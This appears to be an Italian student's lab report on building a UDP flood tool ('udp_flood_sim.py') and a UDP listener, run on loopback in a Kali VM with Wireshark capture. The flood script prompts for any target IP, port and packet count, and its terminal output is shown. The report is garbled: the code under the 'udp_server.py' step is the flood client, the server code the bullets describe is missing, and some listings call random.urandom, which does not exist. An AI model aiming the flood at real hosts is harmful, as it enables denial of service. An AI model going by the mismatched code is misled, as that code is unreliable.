


W7D4


1. La Prima cosa che ho fatto è stato creare un server che stesse in ascolto sui pacchetti UDP, perché ho preferito creare un server interno, per esercitazione.


Ho creato un nuovo file in VS Code e l'ho chiamato "udp_server.py", ed ho scritto il codice sottostante:



```
File Edit Selection View Go Run ... progetto
Welcome udp_flood_sim.py
home > kali > Desktop > udp_flood_sim.py
1 import socket
2 import random
3
4 # 1. Chiedo l'IP target
5 target_ip = input("Inserisci l'IP target (es. 127.0.0.1): ")
6
7 # 2. Chiedo la porta target
8 target_port = int(input("Inserisci la porta target (es. 9999): "))
9
10 # 3. Chiedo quanti pacchetti inviare
11 num_packets = int(input("Quanti pacchetti da 1KB vuoi inviare?: "))
12
13 # 4. Creo il socket UDP
14 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
15
16 # 5. Creo pacchetto di 1024 byte (1KB) con dati casuali
17 packet = random.urandom(1024)
18
19 print(f"\nInvio di {num_packets} pacchetti UDP da 1KB a {target_ip}:{target_port}\n")
20
21 # 6. Ciclo di invio
22 for i in range(num_packets):
23     sock.sendto(packet, (target_ip, target_port))
24     print(f"Pacchetto {i+1} inviato")
25
```

- Il modulo “socket” serve a gestire la rete in Python.
Senza questo modulo non potrei creare un canale di comunicazione tra computer.
 - 127.0.0.1 è l’IP locale, cioè il mio stesso computer.
9999 è la porta su cui voglio ascoltare i pacchetti.
 - Il socket UDP: AF_INET significa che uso IPv4, cioè il tipo più comune di indirizzi IP.
SOCK_DGRAM → significa che il socket è UDP (non TCP).
 - Socket associato a IP e alla porta:bind() dice al computer: “voglio legare questo socket all’IP 127.0.0.1 e alla porta 9999”.
 - Stampa del messaggio di conferma
 - Ciclo infinito di ricevimento dei pacchetti: “**while True**”, significa, tecnicamente “girare in eterno”
Questo perché voglio che il server resti sempre pronto a ricevere pacchetti, senza chiudersi dopo il primo.
 - “**recvfrom()**” legge un pacchetto dal socket.
1024 perché pretendo un massimo 1024 byte (1 KB).
Questo restituisce due cose:
data: i dati ricevuti
addr: l’indirizzo del mittente (IP e porta)
Così posso sapere sia cosa ho ricevuto sia da chi è arrivato.
 - Infine, la stampa sul terminale la lunghezza del pacchetto e l’indirizzo del mittente.
- 2.Poi ho creato il client che manda i pacchetti UDP al server. Ho creato un file nuovo chiamato “udp_flood_sim.py”, e ho scritto il codice seguente.






```
File Edit Selection View Go Run ... progetto
Welcome udp_flood_sim.py
home > kali > Desktop > udp_flood_sim.py
1 import socket
2 import random
3
4 # 1. Chiedo l'IP target
5 target_ip = input("Inserisci l'IP target (es. 127.0.0.1): ")
6
7 # 2. Chiedo la porta target
8 target_port = int(input("Inserisci la porta target (es. 9999): "))
9
10 # 3. Chiedo quanti pacchetti inviare
11 num_packets = int(input("Quanti pacchetti da 1KB vuoi inviare?: "))
12
13 # 4. Creo il socket UDP
14 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
15
16 # 5. Creo pacchetto di 1024 byte (1KB) con dati casuali
17 packet = random.urandom(1024)
18
19 print(f"\nInvio di {num_packets} pacchetti UDP da 1KB a {target_ip}:{target_port}\n")
20
21 # 6. Ciclo di invio
22 for i in range(num_packets):
23     sock.sendto(packet, (target_ip, target_port))
24     print(f"Pacchetto {i+1} inviato")
25
```

- input()** : serve a chiedere all'utente IP, porta e numero di pacchetti da inviare, così il programma è flessibile.
- random.urandom(1024)**: crea 1024 byte casuali, per simulare pacchetti veri senza usare dati sensibili.
- for i in range(num_packets)** : manda tutti i pacchetti uno per uno.
- sock.sendto()**: invia il pacchetto al server sull'IP e porta specificati.
- E infine print.

3. Successivamente ho eseguito il programma. Ho aperto primo terminale in VSCode e lanciato il server. Il terminale è rimasto aperto in ascolto, con scritto: "Server UDP in ascolto su 127.0.0.1:9999."



```
kali-linux-2025.2-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Welcome udp_flood_sim.py x udp_server.py
home > kali > Desktop > udp_flood_sim.py
1 import socket
2 import random
3
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
• (kali@kali) - [~/progetto]
• $ cd ~/Desktop
• (kali@kali) - [~/Desktop]
• $ ls
udp_flood_sim.py  udp_server.py
• (kali@kali) - [~/Desktop]
• $ python3 udp_server.py
Server UDP in ascolto su 127.0.0.1:9999...
█
```

Ho poi aperto un secondo terminale e avviato il client, inserendo i dati analoghi; il client ha stampato di aver inviato i pacchetti, come visibile.

```
(kali㉿kali)-[~/Desktop]
• $ python3 udp_flood_sim.py

Inserisci l'IP target (es. 127.0.0.1): 127.0.0.1
Inserisci la porta target (es. 9999): 9999
Quanti pacchetti da 1KB vuoi inviare?: 5

Invio di 5 pacchetti UDP da 1KB a 127.0.0.1:9999

Pacchetto 1 inviato
Pacchetto 2 inviato
Pacchetto 3 inviato
Pacchetto 4 inviato
Pacchetto 5 inviato

(kali㉿kali)-[~/Desktop]
$
```

Nel terminale del server ho visto, quindi, questo:

```
home > kali > Desktop > udp_server.py
1  Open chat (Ctrl+I), or select a language (Ctrl+K M), or file
    Start typing to dismiss or don't show this again.

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

(kali㉿kali)-[~/Desktop]
• $ cd ~/Desktop
  python3 udp_server.py

Server UDP in ascolto su 127.0.0.1:9999...

Ricevuto pacchetto di 1024 byte da ('127.0.0.1', 36170)
Ricevuto pacchetto di 1024 byte da ('127.0.0.1', 36170)
Ricevuto pacchetto di 1024 byte da ('127.0.0.1', 36170)
Ricevuto pacchetto di 1024 byte da ('127.0.0.1', 36170)
Ricevuto pacchetto di 1024 byte da ('127.0.0.1', 36170)
□
```

4. Ho aperto Wireshark sulla mia VM e ho selezionato lo (loopback), perché il traffico è interno alla macchina.

Ho applicato il filtro: **“udp.port == 9999”**



-udp.port è la proprietà di Wireshark che rappresenta la porta UDP (sia sorgente che destinazione).

-“== 9999” serve a mostrare solo i pacchetti che hanno porta 9999

-udp.port in Wireshark considera sia porta sorgente sia porta destinazione.

Nel nostro caso, il client manda pacchetti da una porta casuale verso il server sulla porta 9999

-Con “udp.port == 9999” vediamo tutti i pacchetti che tocchiamo la porta 9999, quindi tutti quelli che ci interessano.



ESERCIZIO FACOLTATIVO

1. Ho aperto Visual Studio Code e il file del client, “udp_flood_sim.py”. Ho deciso di modificare solo il client, perché il server rimane identico.

Ho aggiunto in cima al file: **“import time”**, perché: il modulo time serve per poter “fermare” il programma per un certo intervallo di tempo usando “time.sleep().”



Senza questo modulo non avrei potuto creare ritardi tra i pacchetti.


Ho aggiunto subito dopo il print: **“time.sleep(random.uniform(0, 0.1))”**.

-“random.uniform(0, 0.1)” genera un numero casuale tra 0 e 0.1 secondi.

-“time.sleep(...)” ferma il programma per quel numero di secondi.

In questo modo, ogni pacchetto viene inviato a un intervallo leggermente diverso, rendendo la simulazione più realistica.





```
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
File Edit Selection View Go Run ... progetto
Welcome udp_flood_sim.py udp_server.py
home > kali > Desktop > udp_flood_sim.py
13 num_packets = int(input("Quanti pacchetti da 1KB vuoi inviare?: "))
14
15 # 4. Creo il socket UDP
16 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
17
18 # 5. Creo pacchetto di 1024 byte (1KB) con dati casuali
19 packet = random._urandom(1024)
20
21 print(f"\nInvio di {num_packets} pacchetti UDP da 1KB a {target_ip}:{target_port}\n")
22
23 # 6. Ciclo di invio
24 for i in range(num_packets):
25     sock.sendto(packet, (target_ip, target_port))
26     print(f"Pacchetto {i+1} inviato")
27     time.sleep(random.uniform(0, 0.1))
28
29
```

2. Ho eseguito e verificato, aprendo un primo terminale per il sever (che rimane in ascolto sulla porta 9999 e stampa i pacchetti ricevuti) e un secondo terminale per il client (dove i pacchetti vengono stampati uno per uno, con piccoli intervalli casuali).



```
(kali@kali) - [~/Desktop]
$ python3 udp_flood_sim.py

Inserisci l'IP target (es. 127.0.0.1): 127.0.0.1
Inserisci la porta target (es. 9999): 9999
Quanti pacchetti da 1KB vuoi inviare?: 5

Invio di 5 pacchetti UDP da 1KB a 127.0.0.1:9999

Pacchetto 1 inviato
Pacchetto 2 inviato
Pacchetto 3 inviato
Pacchetto 4 inviato
Pacchetto 5 inviato

(kali@kali) - [~/Desktop]
$
```